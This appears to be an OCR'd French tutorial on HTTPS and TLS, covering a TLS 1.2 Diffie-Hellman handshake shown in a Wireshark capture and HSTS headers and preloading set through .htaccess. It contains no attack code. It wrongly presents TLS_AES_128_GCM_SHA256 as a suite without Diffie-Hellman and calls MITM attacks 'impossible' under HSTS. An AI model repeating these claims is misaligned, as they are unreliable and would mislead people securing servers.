
Avec HTTPS, les données transmises sont illisibles car chiffrées !

Deux remarques à propos de HTTPS

- ➔ SSL 1.0, SSL 2.0 et SSL 3.0 sont obsolètes et ne doivent plus être utilisés aujourd'hui. Idem pour TLS 1.0 et 1.1.
- ➔ Sont recommandés actuellement : TLS 1.2 et TLS 1.3.


- ➔ Le chiffrement asymétrique qui débute une connexion TLS est remplacé par un chiffrement symétrique dès que l'échange des données intervient. Cela est dû au fait que le chiffrement des données est beaucoup plus rapide avec une méthode symétrique.

Établir une session TLS avec Diffie-Hellman




Voyons cela avec Wireshark :

Source	Destination	Protocol	Length	Info
172.16.1.117	172.16.1.130	TCP	74	34140 → 4433 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=269647635 TSecr=0
172.16.1.130	172.16.1.117	TCP	74	4433 → 34140 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=2696425
172.16.1.117	172.16.1.130	TCP	66	34140 → 4433 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=269647646 TSecr=269642586
172.16.1.117	172.16.1.130	TLSv1.2	276	Client Hello
172.16.1.130	172.16.1.117	TCP	66	4433 → 34140 [ACK] Seq=1 Ack=211 Win=30080 Len=0 TSval=269642590 TSecr=269647646
172.16.1.130	172.16.1.117	TLSv1.2	982	Server Hello, Certificate, Server Key Exchange, Server Hello Done
172.16.1.117	172.16.1.130	TCP	66	34140 → 4433 [ACK] Seq=211 Ack=917 Win=31104 Len=0 TSval=269647652 TSecr=269642592
172.16.1.117	172.16.1.130	TLSv1.2	159	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
172.16.1.130	172.16.1.117	TLSv1.2	308	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
172.16.1.117	172.16.1.130	TLSv1.2	107	Application Data
172.16.1.117	172.16.1.130	TLSv1.2	97	Encrypted Alert
172.16.1.130	172.16.1.117	TCP	66	4433 → 34140 [ACK] Seq=1159 Ack=377 Win=30080 Len=0 TSval=269642604 TSecr=269647660
172.16.1.130	172.16.1.117	TCP	66	4433 → 34140 [FIN, ACK] Seq=1159 Ack=377 Win=30080 Len=0 TSval=269642604 TSecr=26964
172.16.1.117	172.16.1.130	TCP	66	34140 → 4433 [ACK] Seq=377 Ack=1160 Win=32896 Len=0 TSval=269647663 TSecr=269642604




0	Poignée de main en trois temps du protocole TCP
1	Client Hello : le navigateur énonce les suites de chiffrement qu'il accepte Envoi du Client Random
2	Server Hello : le serveur web choisit une suite de chiffrement + Envoi du Server Random et du certificat, + Server Key Exchange : envoi au client d'une clé publique de Diffie-Hellman qui va permettre avec les randoms le calcul de la clé partagée. + Envoi du Server Hello Done qui clôture le Server Hello.
3	Client Key Exchange
4	Début de l'échange de données chiffrées symétriquement avec la clé partagée.


Le Client Hello (avec le Client Random et les suites de chiffrement tolérés) :



Le Server Hello, le certificat, le Server Key Exchange et le Server Hello Done se trouve dans un autre paquet :



Server Hello - Server Random et suite choisie :




Le serveur annonce qu'il a choisi le chiffrement :

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384

Cette suite utilise l'échange de Diffie-Hellman (ECDHE).


Server Hello - Server Key Exchange :




Envoi du **Certificat, Server Key Exchange et envoi du Server Hello Done** (TLS) :

L'échange de clés de Diffie-Hellman est une procédure permettant au client et au serveur d'échanger une clé secrète au cours d'un échange de données non sécurisé (en dehors de tout chiffrement).

Le Client Key exchange :




L'échange des données chiffrées symétriquement peut débuter :



Il est important de signaler que l'algorithme de Diffie-Hellman n'est pas toujours utilisé pour l'échange de la clé symétrique : la clé publique du serveur est alors employée. Ceci est cependant dangereux car un vol éventuel de la clé privée du serveur permettrait le déchiffrement de toute session passée ayant été capturée par un tiers.

Voyons comment cela fonctionne :



Exemple de suite qui n'utilise pas l'algorithme de Diffie-Hellman :

TLS_AES_128_GCM_SHA256

La liste de préchargement HSTS

HSTS (HTTP Strict Transport Security) est une mesure de sécurité qui autorise un serveur à rendre obligatoire pour un navigateur, via un en-tête HTTP, l'utilisation d'HTTPS lors des communications. Les attaques MITM sont alors impossibles.

Par exemple, pour activer HSTS pour un an, on aura dans le fichier **.htaccess** du site web :

Header set Strict-Transport-Security "max-age=31536000"


En effet, 1 an = **31.536.000 secondes.**

Pour activer HSTS pour les sous-domaines :

Header set Strict-Transport-Security "max-age=31536000; includeSubDomains"

Il existe cependant un défaut à cette mesure de protection : HSTS ne sera effectif qu'à partir de la seconde connexion au serveur. Pour corriger cela, il est possible de s'inscrire sur une liste de préchargement sur le site : **https://hstspreload.org**

Lorsque des erreurs ne permettent pas de s'inscrire sur cette liste, le site vous propose de les corriger :



Ci-dessus, deux erreurs apparaissent :


- ➔ la directive **preload** n'est pas présente dans l'en-tête **Strict-Transport-Security**
- ➔ aucune **redirection** HTTP vers HTTPS n'est présente sur le serveur

Pour résoudre le premier problème, il suffit de placer dans le fichier **.htaccess** de votre site la directive **preload** dans l'en-tête **Strict-Transport-Security** :

Header set Strict-Transport-Security "max-age=31536000;includeSubDomains;preload"

